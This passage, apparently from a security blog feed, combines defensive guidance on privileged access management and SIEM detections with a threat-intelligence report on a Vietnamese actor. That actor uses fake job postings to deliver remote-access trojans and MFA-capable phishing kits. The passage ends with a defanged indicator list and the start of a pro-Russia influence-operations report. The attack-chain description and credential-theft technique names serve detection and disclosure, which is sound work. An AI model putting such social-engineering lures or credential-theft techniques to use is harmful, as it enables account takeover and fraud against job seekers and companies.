  • Automated Rotation and Lifecycle Management: Automate the rotation of secrets stored in the key vault to reduce the impact of any potential compromise. This includes automated certificate renewals, API key rotations, and password changes for managed accounts. The key vault should manage the entire lifecycle of secrets, from creation to destruction.

  • Geographical Dispersion and Redundancy: Deploy key vaults in a highly available and geographically dispersed architecture to ensure business continuity and disaster recovery.Β 

  • Segregation of Duties: No single individual should have complete control over all aspects of the key vault.

  • Secure Backup and Recovery: Establish secure, offline, and encrypted backup procedures for the key vault itself. This ensures that even in a worst-case scenario, critical secrets can be safely restored.

Segregation of Duties and Tiered Access for Secrets Management: Robust Credential Security

Segregation of Duties (SoD) is a security cornerstone: no single individual controls critical processes. For key vaults, housing sensitive cryptographic keys, privileged credentials, SoD is vital.

SoD Imperative in Secrets Management

SoD prevents fraud, errors, and malicious activity by distributing control over critical processes so no single individual can act unilaterally. For key vaults, this prevents a single point of failure and mitigates the risk of insider threats and external attacks that exploit stolen credentials. Without SoD, a single compromised account could grant an attacker unfettered control, leading to immediate data exfiltration.

SoD proactively defends against cyberattacks by "decompressing" the attack pathway. Attackers use stolen credentials to bypass initial access defenses, but SoD fragments the control over a key vault, so even if one person's credentials are breached, the attacker lacks the full permissions needed to compromise the vault completely. This increases the complexity and time needed for an attack, making it easier to detect.

SoD deters malicious activity by ensuring accountability. When administrators know their actions are subject to forensic auditing, they are less likely to misuse their access. This architecture makes malicious activity more difficult, reduces human error, and fosters shared vigilance. By forcing privileged actions through approved, dual-controlled paths, the design makes unauthorized tradecraft noisy and easy to spotβ€”attempts outside sanctioned workflows fail fast and alert.

Tiered Access Control for Key Vaults

Enforce tiering inside PAM and vault workflows. Treat the vault, PAM components, identity provider (IdP), and admin workstations as Tier-0 control planes. Permit Tier-0 identities only on Tier-0 systems; block cross-tier logons; require PAWs for Tier-0; isolate management networks so lower tiers cannot reach them. Make dual-control the default for vault release and role changes; ensure all break-glass paths are audited. Encode this in PAM: dedicated Tier-0 roles, approval chains, session isolation. Validate in SIEM: vault access, policy edits, role elevation, key retrieval.

Administrative Silos Per Tier

Build discrete silos for T0, T1, and T2. Separate admin groups, PAWs, credential stores, management tooling, logging, and network segments. No shared hosts, no shared identities, no shared jump paths across silos. Deny-by-default between tiers; allow only vetted, one-way orchestration flows.

Tier Controls that Protect Tiers from Each Otherβ€”and Themselves

  • Cross-tier protections: Block interactive logon from lower to higher tiers; restrict credential injection and token reuse; require JIT elevation with time bounds; enforce change windows and peer approval for T0 actions.

  • Intra-tier firebreaks: Session recording with command risk scoring; rate-limit or pause high-impact operations; require two-person integrity for destructive changes (key purge, policy delete); automatic rollback checkpoints for T0 policy edits.

Tier Definitions

  • T0 (crown-jewel control plane): AD domain controllers; cloud IdP tenants (Microsoft Entra ID, Okta, Ping); cloud management planes and root roles (AWS IAM/root, Azure management groups/subscriptions, Google Cloud org/projects), Kubernetes control plane; PAM infrastructure; secrets/key services (CyberArk Vault, HashiCorp Vault, Azure Key Vault, AWS KMS/Secrets Manager); public key infrastructure (PKI) / certificate authority (CA) and CI/CD orchestrators.

  • T1: Core business platforms (critical apps, databases).

  • T2: Workstations, lower-impact servers. Key vaults are unequivocally T0.

Tiering must extend across the entire privileged pathwayβ€”identities, endpoints, networks, and applications that touch the vaultβ€”in both on-premises and cloud environments so a weak hop cannot bypass controls. SoD + tiering work together: tiering sets asset criticality and isolation boundaries; SoD fragments authority so no single operator can subvert Tier-0. Net effect: PAM encodes and enforces the enterprise tier model for every vault operation, while monitoring, approvals, and session isolation keep even the most privileged actions accountable and recoverable.

Advanced PAM Capabilities: JIT and JEA (Just-In-Time / Just-Enough-Access)

Modern PAM programs are increasingly adopting just-in-time (JIT) access and just-enough-access (JEA) models to enforce least privilege dynamically. These approaches aim to eliminate standing high-level access and only grant privileges when and to the extent needed.

Just-Enough-Access (JEA). Constrain privilege to the exact commands required for the taskβ€”nothing more. Example: instead of making a helpdesk user a domain admin, expose a PowerShell JEA endpoint that can only unlock accounts. JEA forces least privilege per command, produces high-fidelity logs, and blocks actions outside the allowed scope by design.

Application Control / EPM as the runway to JEA. Before or alongside JEA, apply application allow-listing and per-process elevation so only approved binaries run and only approved binaries can receive elevation. Concretely: WDAC/AppLocker on Windows, sudoers and signed-binary policies on Linux/macOS, or endpoint privilege management (e.g., CyberArk EPM) to elevate a specific installer/tool without giving the user local admin. This shrinks the privilege surface on endpoints and makes the later jump to JEA much smoother.

Just-In-Time (JIT) Access. JIT focuses on time-bound privilege elevation. Instead of an account having 24x7 admin rights, it can be configured so that admin privileges can be activated for a short window when needed, often requiring approval. For instance, a cloud administrator might not normally have the Owner role on a production subscription, but through a privileged identity management (PIM) service (like Microsoft Entra ID PIM or CyberArk Secure Cloud Access), they can request that role, and upon approval it is granted for one or two hours and then removed automatically. JIT ensures that even if an account's credentials are stolen, an attacker cannot do anything privileged with them unless they happen to steal it during an active privileged window (which is unlikely). It minimizes the duration of elevated access, cutting off opportunities for abuse.

Zero-Standing Privilege (ZSP). Target state: no human holds always-on admin rights. Access requires an approved request, step-up MFA, and either (a) time-bound role assignment or (b) an ephemeral token/credential. Session recording and command controls run by default. ZSP combines JEA (scope) + JIT (time) + strong approvals, making privilege both temporary and tightly bound.

App control/EPM prevents unknown tools from running; JEA restricts allowed actions; JIT/ZSP removes 24Γ—7 rights; secure web sessions capture and deter misuse. Together they reduce blast radius, raise attacker friction, and generate auditable evidence for every privileged step.

Hardened Access Pathways

Restricting access to key vaults via hardened pathways is critical. Organizations should use PAWs or jump servers, which are highly secure, segmented systems used exclusively for privileged administrative tasks. This prevents attackers from moving laterally from a compromised, less-secure workstation to a high-value Tier-0 asset.

Hardening common lateral movement protocols like RDP, SMB, and WinRM is also vital. This includes disabling administrative shares, avoiding direct internet exposure, and enforcing MFA for RDP sessions. These measures contain a compromise even if initial access is gained.

Automated Credential Management

Automated secret rotation (for passwords, SSH keys, API keys, and certificates) is vital for reducing the window of opportunity for attackers. This automation is a form of SoD, as it removes the human element from handling sensitive credentials, minimizing accidental exposure or malicious manipulation during rotation. Dedicated PAM solutions can automate this process at scale, ensuring consistent policy application and reducing the "privilege of knowledge" by limiting how long any human needs to know a sensitive secret.

Dual Authorization and Approval Workflows

The "four-eyes" principle, or dual authorization, is a direct and stringent application of SoD. It requires a second or more, independent approval for high-impact actions within a key vault, such as retrieving a master encryption key or modifying critical policies. This ensures no single individual can perform a potentially irreversible action without independent verification, raising the bar for attackers and malicious insiders.

Monitoring and Auditing

Collect comprehensive logs from vault/PAM (checkouts, policy edits, session telemetry), IdP sign-ins, PAWs/jump hosts, EDR, and network controls. Correlate and aggregate these streams in the SIEM (e.g., Google SecOps) to build a single privileged-activity timeline. Combine analytics with context/assurance signals (device trust, geographic risk, user risk) to score events. Let automation auto-contain clear cases (suspend token, rotate secret), and surface in-role but abnormal activity to humans with the correlated context needed for fast decisions beyond automation.

These monitoring capabilities are also critical for compliance. Many regulatory frameworks, such as PCI DSS and NIST SP 800-53, mandate detailed auditing of all actions taken by individuals with administrative privileges.

02: Detection: Maintaining Visibility and Engineering Detections for Privileged Accounts

Distinguishing Privileged Account Monitoring from Normal IAM Abuse

Basic security tooling misses privileged misuse. Firewalls, simple intrusion detection systems (IDS), or SIEMs used as raw-log buckets give a flat view with little actor intent, leaving audit gaps. Close those gaps with defense-in-depth observability: collect high-fidelity, user-centric signals across control planes and correlate themβ€”PAM vault checkouts, elevation/approval workflow events, session transcripts/commands, IdP sign-ins and Conditional Access outcomes, PAW posture, EDR process trees, network flows, change/configuration logs, and ticket metadata. Tie each privileged action to who/what/when/where/why/how, then apply behavioral analytics to flag authorized but abnormal use, verify dual-control, and automatically kill sessions, revoke tokens, or rotate secrets. On the defender side, organizations that deploy security AI/automation see materially better outcomes. IBM's study reports ~USD $2.2M lower average breach costs and a shorter breach lifecycleβ€”reinforcing the need for automated detections.

Key differences vs. normal IAM abuse:

  1. Observation depth. Privileged activity demands Who, What, When, Where, Why, and How context captured from the aforementioned user-centric signals for both real-time and post-event assessment.

  2. Impact-first triage. Prioritize by asset tier and action impact rather than "detect-all" volume.

  3. Authorized-abuse focus. Validate approvals and scope; alert on mismatches in approver, time, device, or target.

  4. Analytics + response. Combine PAM telemetry with identity threat detection and response (ITDR) and User Entity Behavior Analytics (UEBA) in SIEM/XDR to drive automated containment (session terminate, token revoke, secret rotation).

Key Distinctions: Privileged Account Monitoring vs. Normal IAM Abuse

Criteria

Privileged Account Monitoring

Normal IAM Abuse Monitoring

Shortcomings of Traditional Tools

Granularity

High-fidelity, user-centric context (screen, keystrokes, metadata)

Basic event logs; general access attempts

Incomplete picture, lack of detail, scattered events

Impact of Compromise

Disproportionately high impact (financial, operational, reputational)

Lower/variable impact; general threat detection

Fails to differentiate critical from non-critical events effectively

Contextual Understanding

Deep understanding of intentions/impacts; behavioral analysis

Focus on basic access patterns

No user-centric context; difficult interpretation

Compliance Requirements

Strict regulatory demands (PCI DSS, NIST, etc.)

Broader compliance; general logging

"Audit gap" where traditional logs do not meet detailed requirements

Insider Threat Mitigation

Primary focus for insider threat mitigation (malicious or negligent)

General threat detection; less specific focus on insider misuse

Cannot effectively identify subtle insider misuse

Engineering Specific Detections and Hunts

To monitor privileged accounts, organizations must move beyond static, rule-based detections to dynamic, intelligent approaches, including behavioral analytics with machine learning.

Generalized Detections for Anomalous Behavior

SIEM anomaly detection constantly monitors and analyzes data from network sources to establish a normal behavior baseline. Any deviation, like unusual login times, unexpected data transfers, or access by unfamiliar users, is flagged as an anomaly. Machine learning is at the heart of modern SIEM anomaly detection, letting the system learn from vast data, adjust baselines as the network changes, and find complex patterns across data sources. This finds subtle, low-and-slow attacks typical of threat actors. For instance, a system might detect a privileged user suddenly accessing new resources or acting outside their usual hours. While individual actions may seem harmless, their combination can show compromised credentials or insider misuse, which traditional rules might miss.

Nuanced Brute-Force Monitoring

Not all brute-force looks equal. Tune sensitivity by target impact and identity legitimacy. Deprioritize sprays at low-risk users; treat attempts against super admin/root, PAM/vault, secrets management, IdP break-glass, and cloud control planes as high-severity. Go beyond failure counts: classify the campaign by username quality (invalid-name ratio β†’ enumeration; high valid-name ratio β†’ likely stolen list), technique (spray vs. stuffing vs. targeted), MFA outcomes, lockout/rate-limit evasion, and source reputation. Correlate with role catalogs and allowed activity for that role: a spray that yields a success on a Tier-0 identity followed by atypical actions (token creation, role elevation, policy edits) signals compromise. Suppress noise by allow-listing approved scanners and pen-test windows; require change-ticket or source-IP tags to mark "legit testing." Drive a risk score per campaign that blends target tier, username legitimacy, success events, and post-authorization behavior, then trigger automated response (step-up auth, session kill, account disable, secret rotation) only for high-risk series.

Privileged Session Monitoring and Auditing

For privileged activity, high-fidelity session capture (screens, keystrokes/commands, metadata) provides intent and impact at review time, detects insider misuse, and proves compliance. Feed session telemetry to SIEM/XDR and Privilege Threat Analytics/ITDR to enrich with risk factors: asset tier, origin/device trust, time, approval chain, command rarity, data movement. Link sessions to brute-force outcomes and dual-control artifacts (who requested, who approved). Use analytics to auto-summarize what mattered (privilege elevation, new tokens/keys, policy changes, lateral pivots) and assign a risk score so investigators can triage fast; auto-action when thresholds are crossed (terminate session, revoke tokens, rotate credentials). This keeps reviews focused on abnormal behavior while preserving full evidence for forensics.

Specific Detections and Hunts (Examples)

When engineering detections and hunts for privileged accounts, focus on high-impact behaviors and unusual patterns, covering human and non-human privileged entities.

  • Credential Exposure: Look for account lockouts or unexpected password resets, more login attempts on multiple services, logins from new devices or unfamiliar locations, multiple accounts accessed by the same device or IP address, uninitiated changes to account settings (e.g., recovery emails, security questions), and the use of emulators or virtual machines.

  • GPO Modifications: Detect Group Policy Object (GPO) modifications by checking Security event logs on domain controllers for Windows Security Event ID 5136. "Audit Directory Service Changes" must be on. Watch for modifications of GPOs like the Default Domain Policy or scheduled task additions via GPO.

  • Trusted Service Infrastructure Activity: Detect authentications and activities within platforms like asset and patch management tools, virtualization platforms, and security tooling.

  • Virtualization Infrastructure: Ensure centralized SIEM/logging platforms capture authentication, authorization, access events, and configuration changes for virtualization platforms. Baseline these events, then alert on any access where privileged identities are used.

  • Privileged Service Account Behavior: Keep an inventory of where and when privileged service accounts log on and create detections for any activity outside these baselined parameters. This is key for applications, especially in finance, that might be managed by service accounts. Detections should flag if a service account used for a financial application tries to access a different application, or logs in from an unexpected host.

  • Threat Hunting: Do regular, proactive threat hunting to find compromise evidence missed by existing detections. This also helps find visibility gaps and build new detection uses.

  • Compliance-Driven Auditing: Follow industry standards and regulations. PCI DSS requires auditing all actions by root or administrative privileges, and invalid logical access attempts. NIST SP 800-53 requires session audits at system start-up, user session content capture, and real-time viewing of user sessions.Β Β Β 

By providing these detection examples, organizations can improve security. Linking detections to compliance standards adds a mandatory reason for implementation. Inventorying and monitoring service accounts, a common hurdle, can also be addressed.

Sample Detections for Privileged Account Activity

Detection Category

Specific Activity/Indicator

Potential Threat

Recommended Action (Google SecOps)

Anomalous Login

Login of a privileged account from a new geolocation or unusual IP address

Account Takeover, Compromised Credential

High-severity alert, automated account suspension

High-Impact Brute-Force

Rapid failed-login burst to a Tier-0 admin from one origin fingerprint (same IP, device/hostname, ASN/geo, user-agent) within minutes

Account Takeover, Credential Stuffing

Critical alert, force password reset, automated account lockout

Credential Exposure

Uninitiated password reset or account setting change on a privileged account

Account Takeover, Insider Threat

High-severity alert, trigger forensic investigation playbook

GPO Modification

Windows Security Event ID 5136 on domain controller for modification of Default Domain Policy or addition of a scheduled task

Ransomware Deployment, Lateral Movement, Persistence

Critical alert, automated GPO rollback (if feasible), immediate investigation

Privileged Service Account Anomaly

Privileged service account login or activity outside of baselined hours or on unapproved systems

Lateral Movement, Insider Threat, Compromised Service Account

Medium-to-high severity alert, automated account suspension/disablement

Trusted Service Infrastructure Access

Unusual authentication or activity within asset/patch management tools, virtualization platforms, or security tooling

Privilege Escalation, Command & Control, Data Exfiltration

High-severity alert, isolate source system, initiate threat hunt

Leveraging Google SecOps for Enhanced PAM Visibility

Google SecOps, especially its SOAR capabilities, serves as a central nervous system for privileged account monitoring. Its ability to ingest and analyze data from various sources is key for PAM.

Centralized Aggregation and Analysis

Google SecOps integrates with PAM solutions (e.g., CyberArk, via Syslog ingestion) and infrastructure logs (like Google Workspace activity). This allows central data aggregation and analysis, addressing "scattered events" and "incomplete pictures" from traditional logging. Once ingested, Google SecOps maps fields to a unified data model (UDM), enriching data with context and standardizing event types. This normalization is key, allowing cross-platform correlation and a unified view of privileged account activity across the enterprise. This aggregation and normalization overcome disparate log source limits, enabling better anomaly detection and threat hunting that might otherwise be impossible.

Automated Detection and Response Workflows

PAM data integration with Google SecOps' SOAR enables automated response workflows. This addresses the need for fast action when privileged accounts are compromised. Google SecOps can trigger automated workflows for actions like revoking access, suspending accounts, or granting temporary access for incident response. When a PAM solution, integrated with the SIEM, detects deviations from a baseline, it can alert and then initiate actions like rotating compromised credentials or enforcing MFA to contain attacks.

This automation means that upon detecting a high-severity anomaly (e.g., a brute-force attempt on a super admin account), Google SecOps can automatically initiate containment, reducing manual Security Operations Center (SOC) effort and attacker opportunity. This shifts security from reactive alerting to proactive, automated defense. Automating containment, like suspending a compromised account or forcing a password reset, reduces "SOC effort" and "impact," letting human analysts focus on investigation rather than initial containment. Google SecOps is a key enabler for a mature, efficient PAM program that detects and responds to threats fast, improving security.

03: Response: Taking Action to Investigate and Remediate Privileged Account Compromise

Even with prevention and detection, organizations must be ready for a privileged account compromise. Response speed and thoroughness dictate incident impact.

Tactical Hardening and Positioning During an Incident

Prepare before an incident: Map every service account to owner and workload, run continuous discovery cycles (using PAM discovery/scanning tools) to find systems and credentials, and onboard all human and non-human privileged identities into PAM; enforce unique credentials, MFA, and API-based rotation; migrate Windows services to gMSA / standalone Managed Service Account (sMSA) and block interactive logon for service accounts; create pre-approved, tested runbooks for bulk rotation, quarantine, and vault/IdP audit escalation; store break-glass credentials offline with dual-control retrieval and immutable logging; secure executive sponsorship for Tier-0 ownership and cross-team responsibilities (platform, app, IAM, PAM).

Immediate isolation: Pull suspected admin workstations off the network; restrict east-west to Tier-0; in cloud, revoke refresh tokens and active sessions, then force re-authorization. For vaults/IdP/DCs showing anomalous activity, sever untrusted network paths, keep console access for responders, and snapshot logs/state before change. Raise audit levels on targets (operating system [OS], IdP, vault, PAM) to capture follow-on actions for forensics.

Credential resets: Coordinated, not piecemeal. Use PAM to bulk-rotate human + service secrets once initial containment stabilizes. Close a common gap by onboarding service accounts comprehensively, blocking interactive logon, mapping each to an owner/workload, and attaching to rotation workflows. For Windows services, migrate to gMSA/sMSA to gain automatic, frequent password changes with no human handling; for non-Windows/app credentials, store in PAM and rotate via API. This yields rapid, low-friction resets without tipping the actor.Β 

Break-glass that actually works: Maintain offline, tightly held emergency access for Tier-0 (e.g., local admin on vault/DC, offline DA credential) with dual-control retrieval, immutable logging, and post-use rotation. Drill these paths routinely.Β 

Incident response (IR) support: Engage internal IR plus an external partner early for memory capture, log triage, and containment strategy while platform teams sustain core services. (IR playbooks should already assume the aforementioned Tier-0 model to avoid re-exposure during response).

Effective Investigation and Remediation

Investigation for privileged account compromise must be holistic, combining forensic analysis with understanding how privileged access is abused. This shows the need for logging and monitoring setup in the detection phase.

Investigation should include analyzing systems that interact with privileged infrastructure, like developer and signing systems, for malware. Initial access vectors, particularly phishing campaigns (e.g., fake job offers) and malicious web pages, must be investigated. Reviewing logs for interactions with privileged infrastructure, especially sending transactions from secret management platforms or API gateways, is also key. Understanding the full attack pathβ€”how access was gained, how privileges were increased, how lateral movement used privileged access, and what actions were doneβ€”is key for remediation and preventing recurrence.

Eradication hinges on a coordinated enterprise password reset (EPR)β€”a planned, organization-wide rotation of credentials and secrets to evict an attacker's ability to reuse stolen material. Initiate EPR when there is evidence or strong suspicion of mass credential exposure (e.g., NTDS.dit dump, DCSync/DCShadow, Kerberoasting, or secrets pulled from code/repos/vaults). Scope EPR to cover domain, local, service, and application/technology accounts; API keys and embedded secrets; cloud sync/bind identities; and third-party integrations. Run it as a cross-functional operation (IR, IAM/PAM, platform, app/dev, cloud ops, SOC, help desk, legal/communications, executives) with staged playbooks, (e.g., dual KRBTGT rotations, trust key resets, service-account updates via PAM/gMSA, and immediate revocation of exposed tokens/keys). Executed well, EPR restores positive control with minimal disruption and removes the attacker's persistence.

Recovery Planning for Critical Systems

A PAM strategy goes beyond immediate incident response to include recovery planning for systems, ensuring resilience in a catastrophic event.

Virtualization Infrastructure Hardening and Protections

Treat vCenter/ESXi, Hyper-V, cloud consoles as Tier-0 choke points. Use dedicated admin identities and/or privileged directories (separate forest or platform-local), vault them, require MFA, and put all hypervisor/out-of-band management on segmented admin networks reachable only from PAWs/jump hosts. For HPE Integrated Lights-Out (iLO) / Integrated Dell Remote Access Computer (iDRAC) / Intelligence Platform Management Interface (IPMI), place on a dedicated management network, disable internet exposure, replace default certs, avoid IPMI-over-LAN, and restrict operators to a tiny vetted group with session recording and aggressive rotation/certificate-based authentication.

Harden ESXi hosts. Enable Lockdown Mode to force host admin via vCenter, reserve direct console/ Direct Console User Interface (DCUI) for break-glass; minimize SSH, disable when not needed; enforce vCenter RBAC and strong password policies. Centralize telemetry in SIEM for VM create/delete, role/permission changes, snapshot/optical disk image (ISO) mounts high-signal events for ransomware staging. Monitor vpxuser across hosts; keep automatic rotation enabled (30-day default) and, if compromise suspected, change rotation interval in vCenter so it propagates, rather than requiring manual changes on hosts.

Harden PAM servers themselves as Tier-0: Dedicated machines, not domain-joined or isolated to a Tier-0 silo; vendor hardening baselines; minimal services; host firewalls; controlled console access; continuous health/telemetry to SIEM. CyberArk's Digital Vault Security Standard and hardening guidance provide concrete checklists.

Backup Infrastructure Protections

Backup infrastructure is the ultimate privileged access target for ransomware operators, as its compromise can stop recovery. Protecting identities that manage backups is a PAM concern, ensuring the "keys to the recovery kingdom" are secure. Organizations must find all dependencies and interconnectivity needs for backup infrastructure availability. The backup architecture should be effective and timely, considering isolated recovery environments and immutable backupsβ€”following the 3-2-1 rule of 3 copies in 2 locations and 1 offline.

A defined recovery and reconstitution sequencing strategy, based on business importance, guides restoration. Planning for secure, validated restoration using isolated network enclaves is key to prevent reintroducing malware. Strategies include using unique, separate credentials (not with primary identity provider) with MFA for backup infrastructure, securing offline copies of emergency access credentials, and using unique programmatic service accounts with regular rotation. Implementing firewall rules to restrict admin traffic to a dedicated backup admin network, isolating backup servers from production, and using immutable backups or "write once, read many" (WORM) capabilities are also vital. Finally, admin access to backup infrastructure should be restricted via secure access workstations, and detection strategies should find illegitimate modifications to backup retention and purge policies.

Conclusion: A Proactive Stance on Privileged Access Security

Privileged accounts remain the primary target for attackers, serving as the gateway to financial and operational impact within any organization. The threat landscape, with more credential compromise, account takeovers, and insider threats, shows the need for privileged account monitoring and a mature privileged access management (PAM) program.

Effective PAM goes beyond the narrow definition of privileged accounts, covering human and non-human entities across IT environments and their dependencies. It needs a maturity journey, guiding organizations from an Uninitiated posture to Iterative Optimizationβ€”an automated, continuously improving defense. Dedicated PAM solutions are foundational, but must sit on firm system hardening and enforced policy baselinesβ€”tiering and SoD, PAWs-only administration, conditional access/MFA, application allow-listing, credential hygiene/rotationβ€”followed by protocol controls such as RDP, SMB, and WinRM. Together these measures reduce attack surface and sharply limit the utility of stolen credentials.

In detection, traditional logging limits mean moving to specialized monitoring. Distinguishing privileged account activity from normal IAM abuse needs more detailed context and a focus on compromise impact. Using advanced analytics, especially machine learning anomaly detection, finds subtle, "in-role but abnormal" behaviors that show compromise or misuse. Nuanced alerting, like prioritizing brute-force attempts against super admin accounts, optimizes security operations. High-fidelity session monitoring gives proof for investigation and compliance. Google SecOps, with its central aggregation, unified data model, and automated response, is a platform to make these PAM monitoring strategies work, enabling real-time threat detection and fast containment.

Finally, a PAM strategy demands practiced incident response and recovery planning. Immediate tactical hardening, better logging, and isolation are key during an incident. Thorough investigation and remediation, including secret rotation and system rebuilding, are needed for eviction and future resilience. Planning for critical system recovery, like key vaults, virtualization infrastructure, and backup systemsβ€”with isolated, encrypted, and tested backupsβ€”is the ultimate safeguard against loss.

By taking a proactive stance on privileged access security, organizations can reduce risk, protect assets, and build a more defensible and resilient digital ecosystem.

Help Wanted: Vietnamese Actors Using Fake Job Posting Campaigns to Deliver Malware and Steal Credentials

23 October 2025 at 16:00

Google Threat Intelligence Group (GTIG) is tracking a cluster of financially motivated threat actors operating from Vietnam that leverages fake job postings on legitimate platforms to target individuals in the digital advertising and marketing sectors. The actor effectively uses social engineering to deliver malware and phishing kits, ultimately aiming to compromise high-value corporate accounts, in order to hijack digital advertising accounts. GTIG tracks parts of this activity as UNC6229.Β 

The activity targets remote digital advertising workers who have contract or part-time positions and may actively look for work while they currently have a job. The attack starts when a target downloads and executes malware or enters credentials into a phishing site. If the target falls victim while logged into a work computer with a personal account, or while using a personal device with access to company ads accounts, threat actors can gain access to those company accounts. Successful compromise of a corporate advertising or social media account allows the threat actor to either sell ads to other actors, or sell the accounts themselves to other actors to monetize, as they see fit. This blog describes the actor's tactics, techniques, and procedures (TTPs).

As part of our efforts to combat serious threat actors, GTIG uses the results of our research to improve the safety and security of Google’s products and users. Upon discovery, all identified websites, domains and files are added to the Safe Browsing blocklist in order to protect web users across major browsers. We are committed to sharing our findings with the security community to raise awareness and to disrupt this activity. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Introduction

GTIG identified a persistent and targeted social engineering campaign operated by UNC6229, a financially motivated threat cluster assessed to be operating from Vietnam. This campaign exploits the trust inherent in the job application process by posting fake career opportunities on popular employment platforms, as well as freelance marketplaces and their own job posting websites. Applicants are lured into a multi-stage process that culminates in the delivery of either malware that allows remote access to the system or highly convincing phishing pages designed to harvest corporate credentials.

The primary targets appear to be individuals working in digital marketing and advertising. By targeting this demographic, UNC6229 increases its chances of compromising individuals who have legitimate access to high-value corporate advertising and social media accounts. The campaign is notable for its patient, victim-initiated social engineering, abuse of legitimate commercial software, and its targeted approach to specific industries.

Campaign Overview: The "Fake Career" Lure

campaign overview

Figure 1: Attack flow

The effectiveness of this campaign hinges on a classic social engineering tactic where the victim initiates the first contact. UNC6229 creates fake company profiles, often masquerading as digital media agencies, on legitimate job platforms. They post attractive, often remote, job openings that appeal to their target demographic.Β 

When an individual applies for one of these fake positions, they provide the actor with their name, contact information, and resume. This self-initiated action establishes a foundation of trust. When UNC6229 later contacts the applicant, the victim is more receptive, believing it to be a legitimate follow-up from a potential employer.

The vulnerability extends beyond the initial job application. The actor can retain the victim's information for future "cold emails" about other fabricated job opportunities or even sell the curated list of active job seekers to other attackers for similar abuse.

Technical Analysis: The Attack Chain

Once a victim applies to a job posting, UNC6229 initiates contact, typically via email, but also through direct messaging platforms. In some cases the attackers also use commercial CRM tools that allow sending bulk emails. Depending on the campaign the attacker may send the victim an attachment with malware, a link to a website that hosts malware,Β  or a link to a phishing page to schedule an interview.

1. Fake Job Posting

Using fake job postings the attackers target specific industries and locations, posting jobs relevant to the digital advertising industry in specific regions. This same kind of targeting would work across any industry or geographic location. The job postings are both on legitimate sites, as well as on websites created by the threat actors.

Screenshots of threat actors posting on LinkedIn

Figure 2: Screenshots of threat actors posting on LinkedIn

Attackers have set up their own fake job posting websites

Figure 3: Attackers have set up their own fake job posting websites such as staffvirtual[.]website

2. Initial Contact and Infrastructure Abuse

Once a victim applies to a job posting, UNC6229 initiates contact, typically via email, but also through direct messaging platforms. The initial contact is often benign and personalized, referencing the job the victim applied for and addressing the victim by name. This first contact typically does not contain any attachments or links, but is designed to elicit a response and further build rapport.Β 

GTIG has observed UNC6229 and other threat actors abusing a wide range of legitimate business and customer relationship management (CRM) platforms to send these initial emails and manage their campaigns. By abusing these trusted services, the actor's emails are more likely to bypass security filters and appear legitimate to the victim. We’ve shared insights about these campaigns with CRMs UNC6229 has abused, including Salesforce, to better secure the ecosystem. We continue to disrupt these actors by blocking their use of Google products, including Google Groups and Google AppSheet.

3. Payload Delivery: Malware or Phishing

After the victim responds, the actor proceeds to the payload delivery phase. Depending on the campaign the attacker may send the victim an attachment with malware or a link to a phishing page:

  • Malware Delivery: The actor sends an attachment, often a password-protected ZIP file, claiming it is a skills test, an application form, or a required preliminary task. The victim is instructed that opening the file is a mandatory step in the hiring process. The payload often includes remote access trojans (RATs) that allow the actor to gain full control of the victim's device and subsequently take over their online accounts.
  • Phishing Link: The actor sends a link, sometimes obfuscated with a URL shortener, directing the victim to a phishing page. This page is often presented as a portal to schedule an interview or complete an assessment.

The phishing pages are designed to be highly convincing, using the branding of major corporations. GTIG has analyzed multiple phishing kits associated with this threat activity and found that they are often configured to specifically target corporate email credentials and can handle various multi-factor authentication (MFA) schemes, including those from Okta and Microsoft.

Attribution

GTIG assesses with high confidence that this activity is conducted by a cluster of financially motivated individuals located in Vietnam. The shared TTPs and infrastructure across multiple incidents suggest a collaborative environment where actors likely exchange tools and successful techniques on private forums.

Outlook

The "fake career" social engineering tactic is a potent threat because it preys on fundamental human behaviors and the necessities of professional life. We expect UNC6229 and other actors to continue refining this approach, expanding their targeting to other industries where employees have access to valuable corporate assets. The abuse of legitimate SaaS and CRM platforms for malicious campaigns is a growing trend that challenges traditional detection methods.

Indicators of Compromise

The following indicators of compromise are available to registered users in a Google Threat Intelligence (GTI) collection.

staffvirtual[.]website
137a6e6f09cb38905ff5c4ffe4b8967a45313d93bf19e03f8abe8238d589fb42
33fc67b0daaffd81493818df4d58112def65138143cec9bd385ef164bb4ac8ab
35721350cf3810dd25e12b7ae2be3b11a4e079380bbbb8ca24689fb609929255
bc114aeaaa069e584da0a2b50c5ed6c36232a0058c9a4c2d7660e3c028359d81
e1ea0b557c3bda5c1332009628f37299766ac5886dda9aaf6bc902145c41fd10

Pro-Russia Information Operations Leverage Russian Drone Incursions into Polish Airspace

21 October 2025 at 16:00

Written by: Alden Wahlstrom, David Mainor


IntroductionΒ 

Google Threat Intelligence Group (GTIG) observed multiple instances of pro-Russia information operations (IO) actors promoting narratives related to the reported incursion of Russian drones into Polish airspace that occurred on Sept. 9-10, 2025. The identified IO activity, which mobilized in response to this event and the ensuing political and security developments, appeared consistent with previously observed instances of pro-Russia IO targeting Polandβ€”and more broadly the NATO Alliance and the West. Information provided in this report was derived from GTIG's tracking of IO beyond Google surfaces. Google is committed to information transparency, and we will continue tracking these threats and blocking their inauthentic content on Google’s platforms. We regularly disclose our latest enforcement actions in the TAG Bulletin.

Observed messaging surrounding the Russian drone incursion into Polish airspace advanced multiple, often intersecting, influence objectives aligned with historic pro-Russia IO threat activity:

  • Promoting a Positive Russian Image: Concerted efforts to amplify messaging denying Russia’s culpability for the incursion.Β 

  • Blaming NATO and the West: The reframing of the events to serve Russian strategic interests, effectively accusing either Poland or NATO of manufacturing pretext to serve their own political agendas.Β 

  • Undermining Domestic Confidence in Polish Government: Messaging designed to negatively influence Polish domestic support for its own government, by insinuating that its actions related to both the event itself and the broader conflict in Ukraine are detrimental to Poland’s domestic stability.

  • Undermining International Support to Ukraine: Messaging designed to undercut Polish domestic support for its government’s foreign policy position towards Ukraine.

Notably, Russia-aligned influence activities have long prioritized Poland, frequently leveraging a combination of Poland-focused operations targeting the country domestically, as well as operations that have promoted Poland-related narratives more broadly to global audiences. However, the mobilization of covert assets within Russia’s propaganda and disinformation ecosystem in response to this most recent event is demonstrative of how established pro-Russia influence infrastructureβ€”including both long-standing influence campaigns and those which more recently emerged in response to Russia’s full-scale invasion of Ukraine in 2022β€”can be flexibly leveraged by operators to rapidly respond to high-profile, emerging geopolitical stressors.Β 

Examples highlighted in this report are designed to provide a representative snapshot of pro-Russia influence activities surrounding the Russian drone incursion into Polish airspace; it is not intended to be a comprehensive account of all pro-Russia activity which may have leveraged these events.

Multiple Pro-Russia Campaigns Leveraged Drone Incursion Narratives

